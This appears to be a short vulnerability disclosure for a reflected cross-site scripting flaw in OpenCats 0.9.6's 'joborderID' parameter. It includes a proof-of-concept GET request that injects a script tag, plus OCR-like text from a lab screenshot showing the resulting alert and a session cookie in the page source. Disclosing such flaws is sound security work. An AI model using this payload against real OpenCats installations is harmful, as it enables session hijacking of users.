hansmach1ne Create XSS_in_joborderID.md History

1 contributor


12 lines (8 sloc) | 564 Bytes

Cross Site Scripting vulnerability in the OpenCats 'joborderID'.

OpenCats version 0.9.6 PHP7.2 suffers from reflected XSS vulnerability. This allows attackers arbitrary JavaScript injection, which compromises secure session between client and server.

PoC

```
GET /ajax.php?f=getPipelineJobOrder&joborderID=1)"></a>
<script>alert`xss`</script>&page=0&entriesPerPage=1&sortBy=dateCreatedInt&sortDirect
```


Mozilla Firefox
192.168.203.135/opencats/ajax.php?f=getPipelineJobOrder&joborderID=1)"> <script>alert`xss`</script>&page=0&entriesPerPage=1&sort
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter
, 0, 1, 'ratingValue', 'asc', 0, 'ajaxPipelineTable', 'CATS=9ac4nhcg5nggiquihbuclr81uu', 'ajaxPipelineTableIndicator', 'index.php');"> Match
, 0, 1, 'firstName', 'asc', 0, 'ajaxPipelineTable', 'CATS=9ac4nhcg5nggiquihbuclr81uu', 'ajaxPipelineTableIndicator', 'index.php');"> First Name
, 0, 1, 'lastName', 'asc', 0, 'ajaxPipelineTable', 'CATS=9ac4nhcg5nggiquihbuclr81uu' 'ajaxPipelineTableIndicator', 'index.php');"> Last Name
xss
Prevent this page from creating additional dialogs
OK